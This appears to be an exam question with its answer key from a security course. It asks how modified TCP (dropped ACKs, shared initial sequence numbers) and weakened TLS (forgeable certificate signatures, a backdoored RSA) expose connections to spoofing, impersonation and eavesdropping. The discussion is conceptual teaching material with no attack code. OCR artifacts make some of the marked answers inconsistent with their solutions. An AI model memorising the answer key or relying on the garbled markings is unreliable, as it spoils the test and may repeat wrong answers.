**O11** I Love You 3000 (18 points) Tony wants to send a message, M, to his daughter, Morgan. The message is split across 3 packets,  $M_1$ ,  $M_2$ , and  $M_3$ . Assume that both Tony and Morgan will use the modified version of TCP specified in each subpart. Each subpart is independent. Q11.1 (3 points) Consider a modified version of TCP where Morgan no longer sends an ACK to Tony. If Tony sends M using this modified version of TCP and  $M_2$  was dropped during delivery, then which of the following are true?  $\square$   $M_2$  will be resent until it is received by Morgan. Morgan will be able to notice that  $M_2$  is lost.  $\square$  Morgan will be able to reconstruct M even if  $M_2$  is not resent. ☐ None of the above **Solution:** If Morgan no longer sends an ACK to Tony, then Tony will never actually know that  $M_2$  got dropped since Morgan will never "tell" Tony that she didn't get the packet. As such, even though Morgan knows that she didn't receive  $M_2$ , she won't be able to tell Tony this. Q11.2 (3 points) Consider a modified version of TCP where **Tony** no longer sends an ACK to Morgan. If Tony sends M using this modified version of TCP and  $M_2$  was dropped during delivery, then which of the following are true?  $M_2$  will be resent until it is received by Morgan. Morgan will be able to notice that  $M_2$  is lost.  $\square$  Morgan will be able to reconstruct M even if  $M_2$  is not resent. ☐ None of the above **Solution:** Here, since Tony no longer sends the ACK to Morgan, but  $M_2$  is dropped when Tony sends the message to Morgan, not only will Morgan know that the packet got dropped, but she will be able to "notify" Tony about this through her ACK packet. If  $M_2$  is not recent, Morgan has no way to reconstruct M.

Q11.3	(6 points) Consider a modified version of TCP where Tony and Morgan have the same ISN (Initial Sequence Number). Assume all adversaries can spoof packets. Which of the following is true about the resulting connection?					
	■ It is possible for an adversary who can see only packets sent by Tony to spoof more than one message from Tony to Morgan without being detected by either party.					
	■ It is possible for an adversary who can see only packets sent by Morgan to spoof more than one message from Tony to Morgan without being detected by either party.					
	☐ It is possible for an adversary who can see only packets sent by Tony to spoof only one message from Tony to Morgan without being detected by either party.					
	☐ It is possible for an adversary who can see only packets sent by Morgan to spoof only one message from Tony to Morgan without being detected by either party.					
	An in-path attacker can spoof more than one message from Tony to Morgan without being detected by either party.					
	■ An on-path attacker can spoof more than one message from Tony to Morgan without being detected by either party only if their message arrives before Tony's message.					
	☐ None of the above					
	<b>Solution:</b> If Tony and Morgan have the same ISN, then regardless of whether the adversary can only see packets sent by Tony or by Morgan, they will be able to spoof more than one message from Tony to Morgan without being detected by either party since the adversary can "start" spoofing from the very beginning of the conversation.					
	Furthermore, since an in-path attacker can block and modify packets, they can simply block any messages from Tony and replace it with their own. An on-path attacker cannot block messages, so they are subject to a race condition, meaning that the spoofed message would have to arrive before the actual message to be accepted by the receiver.					

	the following subparts, for each modification to TLS, select all true statements. Each subpart is pendent.				
Q11.4	1.4 (3 points) The digital signature algorithm used to create the certificate is forgeable.				
	■ A MITM attacker can impersonate the □ A MITM attacker can inject messages. server to the client.				
	☐ An on-path attacker can read messages. ☐ None of the above				
	<b>Solution:</b> The attacker can send a forged certificate claiming that the attacker's public key is the server's public key. The certificate doesn't help the attacker learn the symmetric keys.				
Q11.5	(3 points) In RSA TLS, the RSA encryption algorithm has a backdoor that lets anyone decrypt the ciphertext without the private key.				
	■ A MITM attacker can impersonate the server to the client. ■ A MITM attacker can inject messages.				
	■ An on-path attacker can read messages. □ None of the above				
	<b>Solution:</b> The attacker can decrypt the premaster secret and derive the symmetric keys to inject messages in both directions. Because decrypting the premaster secret is also how the server proves its identity to the client, a MITM could impersonate the server to the client with the RSA backdoor.
